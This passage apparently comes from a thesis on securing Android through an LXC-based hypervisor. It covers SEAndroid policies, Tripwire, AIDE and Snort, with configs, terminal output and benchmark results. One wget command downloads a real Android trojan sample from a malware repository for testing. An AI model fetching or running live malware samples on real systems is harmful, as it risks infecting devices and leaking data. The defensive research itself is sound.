M. This example shows that LXC has its own pitfalls. The container infrastructure that was developed using LXC now needed an additional layer of security. SELinux patches were added to the Android kernel. With a SELinux policy, the operations of any running process can be controlled, regardless of user privileges. SELinux provides a protection layer over the root layer that most security mechanisms fail to protect. When a user runs in a SELinux context and prevents privilege escalation, he/she has an extra line of defense. A closed environment can be established that restricts riskier operations like sys calls to **setuid** and limits memory access, which, in turn, would prevent this exploit and similar others. Most importantly, security can be sustained across any process, no matter what the user privileges are. As an additional layer of security, IDSs and IPSs can be used to monitor and block further attacks. These can be used to increase the security of the proposed architecture.

7.2.1 Implementation

As part of the Android hypervisor architecture, SELinux patch was applied to the Android kernel (running on a Pandaboard). Initial work incorporated SELinux features in Android. Subsequently, when NSA released SEAndroid in 2012, the Android kernel was compiled using SEAndroid patches. From here on in this discussion, SELinux and SEAndroid will be used interchangeably.

Policies are set/modified using setool and tested using the ninja_chicken application. In fact, the Android container applications do not know SELinux is present on the underlying system as the kernel does the necessary filesystem markings and policy enforcement.

To develop policies for the hypervisor, SELinux was run in permissive mode, where policy violations were logged. Appropriate policies for the hypervisor were formulated by using the audit2allow tool. Key variations, carried out as part of the project from a typical embedded installation, are the components necessary to support LXC containers. These key variations leverage a variety of unique kernel features. SEAndroid architecture (SELinux integrated Android architecture) realized as part of AOSP is shown in Figure 19. The policies deployed for the subordinate Android instances are minor variants of the stock SEAndroid policies, with tweaks necessary to support some of the containerized hardware resources.




Figure 19: Integration of SELinux onto AOSP Android stack

The ensuing section elaborates on the work carried out in configuring SELinux capabilities to achieve set goals, creating policies for individual applications, and testing the enhanced security.

7.2.1.1 Configuring SELinux Capabilities

SELinux, as stated above, is a kernel modification provided by NSA. In 2000, NSA released SELinux to the open-source community and it was merged into the Linux 2.6 kernel. Modifications made to the Android system are detailed below.

1. Patching the filesystem to enable extended attribute support
2. Enabling the appropriate kernel options to activate SELinux at the kernel level
3. Making a system security policy that can be loaded upon system startup
4. Initializing the SELinux system by modifying the **init.rc** file
5. Adding SELinux system calls

Details on how to configure the kernel with a SELinux and SEAndroid patch is discussed in

APPENDIX D. As part of this research, the architecture was tested with Android OS versions 2.3 to 4.2.2. The corresponding SELinux patches were also tested for compatibility. The local manifest file in the repository must be modified to support SE policies implemented in Pandaboard.

7.2.1.2 Creating Policies for Individual Applications

At install time, applications are checked against a set of policies. These policies can be found in `/<root_of_Android>/external/sepolicy/mac_permissions.xml` and `as tc/security/mac_permissions.xml` on the system image. If in permissive mode, then the mechanism will simply log MAC denials. An updated `mac_permissions.xml` configuration can be pushed to `data/security/mac_permissions.xml` to override the configuration on the system image on the next boot. This support is included in the base SEAndroid code. The `setool` program can be used to generate policy stanzas for `mac_permissions.xml` or to check whether a given apk would violate a given `mac_permissions.xml` configuration. During implementation the `ninja_chicken` App was used. To build a policy for a particular application and to allow or deny a particular permission requested by an application, the following command is used:

```
$ ./setool build whitelist /path/to/foo.apk
```

```
neelima@neelima:~/seandr... * neelima@neelima:~/seandr... * neelima@neelima:~/seandr... *
--apkdir   Directory to search for supplied apks (default to current
           directory)
--verbose  Increase the amount of debug statements.
--outfile  Dump all output to the given file (defaults to stdout).
--setinfo  Create an seinfo tag for all generated policy stanzas.

neelima@neelima:~/seandroid/external/sepolicy/tools/setool$ ./setool --build wh
itelist /home/neelima/seandroid/out/target/product/generic/system/app/zj_Ninjac
hicken_other.apk
+signer signature="3082021f30820188a00302010202044f9500a2300d00092a864886f70d010
10505003053310b300900035504061302036e310c300a00035504081303776170310c300a000355
4071303776170310c300a000355040a1303776170310c300a000355040b1303776170310c300a000
355040c1303776170310c300a000355040d1303776170310c300a000355040e1303776170310c300a000
0365a3053310b300900035504061302036e310c300a00035504081303776170310c300a000355040
71303776170310c300a000355040a1303776170310c300a000355040b1303776170310c300a00035
5040c1303776170310c300a000355040d1303776170310c300a000355040e1303776170310c300a000
f740451e65fd10f80e949ccb7a72df23987494f65c655dad06d2d3f4ecd2784d3a94840b8619ded5
1dd609296351f1a2a51aebc34d51ac234bacdc96f47c1449fd063b4533b546b5838007e8116d774
6b9bc1d483eeec1952a2d0e0c79a06d84ab1f6582a98e3f6be146b402e457f5ccob5e839261628780
0acd96aa39203010001300d00092a864886f70d0101050500038181004e8e8e0caad4549913c2a45
dda3e4897802873e1c4619e937c13f297b56d384aa8f6140fede73fa3d5f6a59e2e063e96f9d460
b2cda4c48bbb1d0bb311a4bf2be2ac65e95daaab71d6d70f2ce7d85d406b24ce887b1fafd88dd13d
7e47750b8313154f2b6e2ee17d076671011893bbfbc436c5d70533c1161cebe8e129a02f1">
<package name="moninis.boa.Generic.Android.Ninja.Chicken">
  <allow-permission name="android.permission.ACCESS_NETWORK_STATE" />
  <allow-permission name="android.permission.INTERNET" />
  <allow-permission name="android.permission.READ_EXTERNAL_STORAGE" />
  <allow-permission name="android.permission.READ_PHONE_STATE" />
  <allow-permission name="android.permission.WAKE_LOCK" />
  <allow-permission name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <allow-permission name="com.moninis.permission.preferences.provider.READ_WRI
TE" />
</package>
-/signer>
neelima@neelima:~/seandroid/external/sepolicy/tools/setool$
```

Figure 20: Usage of setool to write policies


Figure 20 indicates how setool helps in creating a policy stanza for the `mac_permissions.xml` file. In this example, a policy has been defined to deny permission to write into external storage (SD card) and read phone state.

7.2.1.3 Testing Enhanced Security

Now, checking to determine if an application violates the policies is accomplished by comparing it against the `mac_permissions.xml` file by using the following command:

```
./setool --policy /path/to/mac_permissions.xml /path/to/foo.apk
```

Figure 21 shows that the App `ninja_chicken` requests a set of blacklisted permissions. Therefore, the `set policy` blacklists the package `mominis.boa.Generic_Android.NinjaChicken.apk` and denies access to the privileged resource. At this time, permissions that are auto generated by the `setool` can be manually denied.



```
neelima@neelima: ~/seandroid/external/sepolicy/tools/setool
neelima@neelima:~/seandr...  neelima@neelima:~/seandr...  neelima@neelima:~/seandr...
neelima@neelima:~/seandroid/external/sepolicy/tools/setool$ ./setool --policy /
/home/neelima/seandroid/external/sepolicy/mac_permissions.xml /home/neelima/sean
droid/out/target/product/generic/system/app/Zj_NinjaChicken_other.apk

MMAC policy failed for mominis.boa.Generic_Android.Ninja_Chicken (/home/neelima/
seandroid/out/target/product/generic/system/app/Zj_NinjaChicken_other.apk).
null
Default policy stanza checked.
Policy blacklist rejected package mominis.boa.Generic_Android.Ninja_Chicken
Denied permission android.permission.WRITE_EXTERNAL_STORAGE
Set of blacklisted permissions is:
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.AUTHENTICATE_ACCOUNTS
android.permission.CALL_PHONE
android.permission.CAMERA
android.permission.READ_LOGS
android.permission.WRITE_EXTERNAL_STORAGE

neelima@neelima:~/seandroid/external/sepolicy/tools/setool$ □
```

Figure 21: MAC policy

Figure 22 illustrates the `READ_PHONE_STATE` permission request and the denial of permission for reading phone state and writes to external storage, when the `ninja_chicken` App is clicked.

```
neelima@neelima:~/seandroid/external/sepolicy/tools/setool$ ./setool --policy /
/home/neelima/seandroid/external/sepolicy/mac_permissions.xml /home/neelima/sean
droid/out/target/product/generic/system/app/Zj_NinjaChicken_other.apk

MMAC policy failed for mominis.boa.Generic_Android.Ninja_Chicken (/home/neelima/
seandroid/out/target/product/generic/system/app/zj_NinjaChicken_other.apk).

Signature based policy (3082...62f1) checked.
Policy blacklist rejected package mominis.boa.Generic_Android.Ninja_Chicken
Denied permission android.permission.READ_PHONE_STATE
Set of blacklisted permissions is:
android.permission.READ_PHONE_STATE

Default policy stanza checked.
Policy blacklist rejected package mominis.boa.Generic_Android.Ninja_Chicken
Denied permission android.permission.WRITE_EXTERNAL_STORAGE
Set of blacklisted permissions is:
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.AUTHENTICATE_ACCOUNTS
android.permission.CALL_PHONE
android.permission.CAMERA
android.permission.READ_LOGS
android.permission.WRITE_EXTERNAL_STORAGE

neelima@neelima:~/seandroid/external/sepolicy/tools/setool$ █
```

Figure 22: Denying specific permission using setool

Cross-container contamination is a reason for concern. SEAndroid can restrict such communication. The approaches here are to assign a unique category set to each container and then revise the multi-level security (MLS) constraint to prohibit cross-category communication. An alternate method is to assign a unique set of domains and types to each container and not allow cross-domain communication. However, this method is more complex. Secure Android containers can make use of SEAndroid contexts to prevent processes running within them from talking to each other and to the host.

7.2.2 Summary

The container infrastructure, realized using LXC, does not have inherent protection against exploits that accord root rights for a user. In order to gain this protection, SELinux (and the SEAndroid) was integrated into Android kernel. After integrating, SEAndroid branch policies were created for individual applications and tested to ensure enhanced security. Thus, through a security-enhanced kernel in the Android hypervisor, a secure, light-weight, high-performance subsystem isolation is created in devices that use them.

7.3 Integrity Checking and Auditing Systems

Earlier chapters discuss the features of malware that can exploit the user in order to gain access to restricted services in the device. However, some malware is designed to exploit root access on Android without the user's knowledge. Two such examples, the Legacy Native (LeNa) (75)

malware and RootSmart malware (76), can gain root access to a phone by using the GingerBreak attack against Android Gingerbread. In both of these cases, the malware automatically tries to gain root access, thereby completely avoiding the Android permission system. Once the system has been bypassed, the application has full reign of the device and all the stored data (77). These specific types of malware can either exploit the existing root access or simply jailbreak the system during installation (78). These actions have caused the developers of custom versions of Android, such as Cyanogen Mode, to disable default root access on the device. However, simply disabling root access by default does not stop enthusiasts from gaining root access to devices. This vulnerability is extremely dangerous for enterprises that intend to use Android for official purposes.

To protect against vulnerabilities, many Android developers and security firms, such as AVG, Kaspersky, and Lookout Mobile Security (78), have released security tools and virus scanners for the Android system. Lookout's solution adds additional protection by warning users when they connect to an unsecured wireless network. It also warns them when applications have access to a user's data and location (79). Even though the paid virus scanners from well-known companies are capable of detecting many malicious applications, the scanners still miss several types of malware (80). Moreover, malware that uses or gains root access would be able to hide from these types of virus scanners. Even though the architecture at the kernel level in this study has been secured against currently known root exploits, other challenges from smart malware may occur in the future through unguarded doors. Possible solutions to tackle these types of malware that gain root access on a device despite enhancing kernel security must contain the following.

1. Incorporate filesystem integrity checking and auditing features to monitor the root filesystem of the device.
2. Incorporate network integrity checking and auditing features to monitor network activity.

The options for incorporating these features are to develop them from scratch or to integrate open-source tools already available. Since architecture in this study can support easy integration of open-source components, Tripwire and Advanced Intrusion Detection Environment (AIDE)

(81) (82) are integrated into the hypervisor for file integrity checking and auditing. Snort is integrated for network integrity checking and auditing.

Therefore, an added feature of the hypervisor is its ability to provide integrity and auditing capabilities. Through its position in the root namespace, sitting outside of containers but able to see into the Android instances running on the device, the tools within the hypervisor can provide a broad range of security services. Malware cannot compromise a system and achieve persistence through a reboot without altering system files. As a result, file integrity checkers are important in intrusion detection in order to make mobile devices secure. A file integrity checker computes checksum and stores it in a protected file. During periodic verifications, it re-computes checksum and compares it against a pre-calculated checksum to determine whether the file has been modified.

As discussed in Chapter 5, in addition to checking file integrity, checking network integrity is also paramount to ensuring that the connected network is sound, complete, and incorruptible. In other words, a computing system or mobile device is deemed to be secure only if the connected network is in secure condition and its integrity checked from time to time. The ensuing subsections give details of how integrity tools like Tripwire, AIDE, and Snort are integrated and how they have been implemented into the hypervisor in this project.

7.3.1 Tripwire

Once either a malicious application or a jailbreak tool gains root access, the next step is typically to flash new utilities into Android's system folder to ensure that root access can be regained without the use of the jailbreak tool. On the initial run, Tripwire stores checksums and related data of all files in a database (83). On every successive run, it checks for changes by comparing it to the preceding database image. If any changes occur, a report is generated. Corporations could use a tool like Tripwire to monitor all of their corporate phones for either possible malware or unauthorized root access. Once Tripwire detects such an exploit, theoretically it can attempt to block access to the corporate device or data by encryption or by wiping the data.

The Tripwire file integrity tool has been implemented successfully in this project (84). Porting native Linux/UNIX applications to Android can be difficult due to Android's lack of the typical libc environment and other Linux utilities. In addition, installing Tripwire directly into an instance of the Android system makes it difficult to protect. If a malicious application were to gain root access, then it could simply delete the Tripwire binaries, configuration, and database. By leveraging hypervisor, Tripwire can be installed outside Android and within the embedded Angstrom distribution. Here, it benefits from a standard GNU-build environment, in addition to isolation from malware potentially operating within subordinate Android namespaces. Such malware would be unable to detect the Tripwire installation, its processes when running, or the fact that it is accessing files within its filesystem. Once Tripwire is installed, the configuration can be modified to monitor the Android container's data and system directories and the init.rc boot script. Based upon this setup, the Android filesystem can be monitored and the installation of different Apps can be detected. Compiling Android sources with user mode prevents root access. This configuration enables effective testing with real malware.

7.3.1.1 Tripwire Implementation

In this project, Tripwire implementation occurred after downloading it from the official Tripwire website (85), cross compiling after environment setting, policy file editing, policy updating, periodic checking, regular updating, and developing a policy to monitor a container and successfully monitoring the same. These steps are detailed in APPENDIX E.

As part of the project, a policy to monitor the container was written to Tripwire config file as follows:

```
(
  rulename = "A1",
  recurse = true,
  severity = $(SIG_HI)
)
{
  /lxc/var/lib/lxc/a1/rootfs/system/      -> +pingusm;
  /lxc/var/lib/lxc/a1/rootfs/data/      -> +pingusm;
  /lxc/var/lib/lxc/a1/rootfs/init.rc    -> +pingusmCM;
}
```

If a malware creates a new file or modifies the container A1 root files, this intrusion is reported by Tripwire.

7.3.1.2 Testing

A basic application to convert temperature from Fahrenheit to Celsius and vice versa was created. When a user clicks the convert button, an apk file in the SD card is renamed. When a user tries accessing this application with its name, it is not found. This causes a change in the filesystem. With Tripwire installed, it monitors the instance and reports any changes in the filesystem. Thus, the user is made aware of any anomalous activity occurring in the device.

7.3.2 AIDE

Advanced Intrusion Detection Environment (AIDE) (86) is a file and directory integrity checker, which generates a database from a rule-based engine that is coded in a configuration file. Once this database is generated and stored safely, it can be used to check and verify file and directory integrity as IDS. AIDE has several message digest algorithms that ensure integrity (87). AIDE can also check the entire file attributes for inconsistencies. As discussed in section 7.3.1, as in the case of Tripwire, AIDE is not supported in a typical Android OS that has bionic as the C library. Therefore, AIDE was cross compiled for ARM architecture in order to implement it. Details of the implementation are given below.

7.3.2.1 AIDE Implementation

In this project, AIDE implementation occurred after downloading it from the official AIDE website (86), cross compiling for ARM architecture after environment setting, reference creation (creating a database for future checks), creating algorithms for rule matching, and policy setting and successfully testing the same. These are discussed in the subsections below.

As specified in a configuration file, AIDE constructs a files database. The database consists of different file attributes as mentioned above (including other attributes like user, group, file size, mtime, ctime, etc.). AIDE also creates a hash of each file utilizing one or a combination of various message digest algorithms built into it. Additionally, the extended attributes, access

control list (ACL), Xattr, and SELinux, can be used when explicitly enabled during compile time. Thus, AIDE creates a database, which is a system snapshot in its normal state, and it is the base form against which all-subsequent updates and changes are measured. The database contains snapshot information about system binaries, header files, libraries, and all other files that will remain static over time. The database does not provide information about files that change frequently, such as mail spools, proc filesystem, and temporary directories.

After an intrusion, an administrator may examine the infected system using system tools such as ls, ps, and netstat -- the very tools most likely to be trojanized. For example, assume that ls has been doctored to hide any file named "soundrecording.avi" and that ps has been rewritten to not display any information regarding a process called "readSMS." File dates and sizes can be easily changed. However, modifying a single cryptographic checksum such as md5 is not so easy, and it is even more difficult to affect a change to each of the entire array of checksums supported by AIDE. If AIDE is run after an attack, the changes to critical files can be detected. Details on downloading and cross compiling AIDE are discussed in APPENDIX F.

7.3.2.2 Policy Setting


As part of the project, a policy to monitor the container has been written to AIDE config file as follows:

```
DIR=p+i+n+u+g+md5
/lxc/var/lib/lxc/a1/rootfs/data p+u+g
/lxc/var/lib/lxc/a1/rootfs/system p+u+g
/lxc/var/lib/lxc/a1/rootfs/init.rc p+u+g+md5
/lxc/var/lib/lxc/a2/rootfs/data p+u+g
/lxc/var/lib/lxc/a2/rootfs/system p+u+g
/lxc/var/lib/lxc/a2/rootfs/init.rc p+u+g+md5
/lxc/var/lb/lxc/a1/rootfs/init.rc -> +pingusmCM;
```

7.3.2.3 Testing

An application was developed using Android Eclipse IDE, which creates a file in the rootfs. This application was successfully identified and reported by AIDE. The application calculates the

BMI (Body Mass Index) on clicking the “calculate” button and also creates a file in the /system folder of the container. This application can be traced by using AIDE as shown in Figure 23.



```
neelima@neelima: ~/Desktop/BackUp/Backup_Angstrom/Ang...  neelima@neelima: ~
Entry /var/lib/lxc/a1/rootfs/system/sbin/dbus-send in databases has different attributes: 1b80008fbd id
Entry /var/lib/lxc/a1/rootfs/system/sbin/showmap in databases has different attributes: 1b80008fbd id
Entry /var/lib/lxc/a1/rootfs/system/sbin/bttest in databases has different attributes: 1b80008fbd id
Entry /var/lib/lxc/a1/rootfs/system/sbin/libc_test in databases has different attributes: 1b80008fbd id
Entry /var/lib/lxc/a1/rootfs/system/sbin/check-lost+found in databases has different attributes: 1b80008fbd id
Entry /var/lib/lxc/a1/rootfs/system/sbin/strace in databases has different attributes: 1b80008fbd id
Entry /var/lib/lxc/a1/rootfs/system/sbin/directiotest in databases has different attributes: 1b80008fbd d
open_dir():No such file or directory: /var/lib/lxc/a1/rootfs/vendor
AIDE 0.15.1 found differences between database and filesystem!!
Start timestamp: 2013-05-20 03:48:37

Summary:
  Total number of files:      30511
  Added files:                1
  Removed files:              0
  Changed files:              0

-----
Added files:
-----
d+++++++ /var/lib/lxc/a1/rootfs/data/audiorec
root@arm:~#
```

Figure 23: Detection of filesystem change

7.3.3 Snort

A network IDS detects external attacks through a network like DoS (87) and port scans or even detects a hacker attempting to compromise the device by monitoring network traffic. Snort is an open-source IDPS. It uses a rule-based policy language, incorporating signature, protocol, and anomaly inspection methods. Snort consists of a packet sniffer that captures and displays packets from the network. It has a packet logger (88) that logs data into a text file and monitors incoming malware by using a honeypot monitor. The following section is a quick review of the logical components of Snort.

Packet decoder takes packets from different types of network interfaces (like Ethernet) and prepares packets for processing. The preprocessor component performs the following functions:

1. Prepare data for detection engine
2. Detect anomalies in packet headers
3. Packet defragmentation
4. Decode HTTP URL
5. Reassemble TCP streams

The detection engine, which applies rules to packets, is the most important part of the Snort architecture. The next important component is the logging and alerting system. Finally, an output module processes logs and alerts to generate final output. Known intrusion signatures create rules. The rules are placed in a `snort.conf` configuration file, which consists of a rule header and rule options. Figure 24 shows the rule processing flow for Snort to identify the IP packets.




Figure 24: SNORT Rule processing flow

7.3.3.1 Snort Implementation

In this project, Snort was downloaded (89), initial settings established, and the environment set up to compile. It was cross compiled for ARM architecture and installed, customized to reflect particulars of the network, and successfully tested. The steps (90) used in the implementation are detailed in APPENDIX G. The process of setting up network access from each container is explained in APPENDIX L.

The architecture was set up with one container running. The cross-compiled Snort source was installed in the root directory of the host. For testing purposes, a game called Raging Thunder was downloaded from piratebay.eu.

The game application is `com.polarbit.rthunderliteok`. A trojan called Android Simpletemai (49) is embedded in this game. The trojan can be examined closely after it is downloaded from Contagio’s mobile malware minidump (49).

```

$ wget
https://contagiomobile.deependresearch.org/files/com.polarbit.rthunderliteok-SIMPLETEMAi.zip
$ tar -xvf SIMPLETEMAi.zip
  
```

The malware, thus downloaded, installs paid applications in the device without user knowledge. It also sends the IMEI number of the device to a remote server. The source code for this malware is written using FScriptME, to avoid detection.

.7.3.3.2 Testing

For testing purposes, a simple rule is added as follows. This local testing rule uses internet control message protocol (ICMP) request. Running Snort in the console and pinging the host from another computer allows Snort to detect it (91).

```
alert icmp any any →$HOME_NET any (msg: "ICMP test"; sid :  
1000001
```

To test the Snort configuration:

```
/snort/bin/snort -A console -q -u snort -g snort -c /  
/snort/etc/snort/snort.conf -i eth0
```

If the host is pinged, the following is displayed by Snort:

```
09/12-12:29:43.450236 [**] [1:10000001:0] ICMP test [**]  
[Priority: 0] {ICMP} 192.168.1.8 -> 192.168.1.102  
09/12-12:29:43.450251 [**] [1:10000001:0] ICMP test [**]  
[Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.8
```

7.4 Conclusion

The file integrity checking tools, Tripwire and AIDE, and the network integrity-checking tool, Snort, were successfully integrated into the hypervisor to give it integrity checking and auditing capabilities. AIDE and TRIPWIRE act as IDSs, whereas Snort acts as an IDPS. Thus, with these capabilities incorporated, the Android hypervisor secures mobile devices through high-performance, light-weight subsystem isolation with integrity checking and auditing capabilities.

Chapter 8 – Outcome Analysis

This chapter presents the outcome of the implementation of the project and its evaluation. Key achievements of the project and limitations encountered are also discussed. The results of the quantitative analysis (memory usage analysis and power consumption analysis) are also detailed in this section.

8.1 Outcome Analysis

The performance of the implemented Android hypervisor architecture was tested and validated in various cases. The implemented architecture was tested as per the following scenarios.

1. Testing security-enhanced kernel

Implementation was tested successfully using “RageAgainsttheCage” where the malware was prevented from getting root access

2. Porting standard GNU libraries on top of the kernel (replacing bionic libc) to integrate open-source tools

IDS tools, Tripwire and AIDE, have been integrated and tested successfully. Snort, the intrusion detection and prevention tool, has been successfully integrated and tested. LXC was successfully integrated into the architecture, thus completing the implementation blocks of the Android hypervisor to run OS instances.

3. Running single OS instance

- a. Booting with unencrypted root filesystem

- b. Booting with encrypted root filesystem

The above scenarios were tested and detailed (Chapter 6) as cold-swap methodology. In this methodology, the profile switching is done by “mounting” and “un-mounting” of the root filesystem of individual personas. The secure persona was encrypted.

4. Running two OS instances in two separate containers independently

- a. Container 1 instance, booting with unencrypted root filesystem

- b. Container 2 instance, booting with unencrypted root filesystem

5. Running two OS instances in separate containers with a stripped down version of OS (without display drivers) in a Pandaboard. Further details of this outcome are discussed in APPENDIX I. Full hardware emulation was established and demonstrated using a QEMU as discussed in Chapter 9.

Thus, the implemented architecture was successfully tested.

8.2 Quantitative Analysis

As part of quantitative analysis, memory usage and power usage analysis were conducted on Pandaboard ES hardware operating with supply voltage of 5 V, running following configurations independently (one after another):

1. Stock Android
2. Android hypervisor with one container instance
3. Android hypervisor running two container instances

The results presented in these situations are simply data for each individual configuration and should not be used for a comparative analysis.

8.2.1 Memory Usage Analysis

Memory usage measurement was designated as one of the key parameters for quantitative analysis. Measurement of both the Android hypervisor running a container and native Android was completed to understand the impact the hypervisor has on memory availability. This characteristic is important on a resource-constrained device.

Three tests were conducted using a Pandaboard running three different scenarios. In the first scenario, a stock instance of Android (Linaro Android) was running using a native root filesystem. In the second scenario, the Android hypervisor was booted, with no container instances active. In the final scenario, an instance of Android container was booted on top of the hypervisor.

For analyzing the memory usage an Android apk was created that automatically runs in each container and reads the usage. For this method an apk was introduced, that looks at the available memory and indicates the usage by each container. The results, demonstrate that the overhead

for operating the Android hypervisor with one container is approximately 40-50 MB of memory, even though the hypervisor itself takes only 37 MB. The numbers are not strictly additive due to the changes required to the kernel and the Android installation necessary to support hypervisor. Also, additional processes such as the user-space container tools, like LXC, are running within the Angstrom system. Lastly, the native Android used in scenario one has additional memory optimization techniques that the containerized Android does not utilize, hence uses only 26.3 MB of memory.

```
import android.app.ActivityManager.MemoryInfo
public long readMemory(ActivityManager acmem)
{
    MemoryInfo mi = new MemoryInfo();
    acmem.getMemoryInfo(mi);
    long availableMegs = mi.availMem;
    return availableMegs;
}
```

For the major benefits the hypervisor architecture provides in terms of enhanced security, this memory overhead of 18% is insignificant.

8.2.2 Power Consumption Analysis

Energy consumption depends on the size and weight of the device. The OS contributes towards the dissipation of a significant portion of total power consumed by the device. Software stack execution is directly related to the activities of the underlying hardware, and its activity has an impact on the power dissipation of a system.

For measuring the power required to boot and run an Android instance, a general-purpose programmable voltage source was used to power the board. A 1 ohm, 1 watt resistor was connected in series as a current sensing resistor. The voltage across this was read on a GPIB-

enabled Agilent 34401A digital multi-meter. A custom LabVIEW program read the voltage across this resistor and stored it in an Excel file.

To begin the experiment, the OS was booted up and the voltage across the resistor measured. The current drawn by the board is equal in magnitude to this voltage since the resistor is 1 ohm. The voltage across the board was obtained by subtracting the resistor's voltage from the voltage set on the source. A product of the current and voltage is the instantaneous power dissipation in watts.

The energy consumed to boot was obtained by summing the individual power dissipation from start to boot up. This value was then divided by the sampling rate to obtain the energy in Joules. According to the preliminary measurements, the Android hypovisor architecture draws less power to boot and run a single instance, which is due to the stripped down Angstrom OS. The load on the device is much less as an embedded OS is used to boot Android. Only one Android instance was running while the measurement was taken. The analysis was done during boot up and stable state when few processes were running.

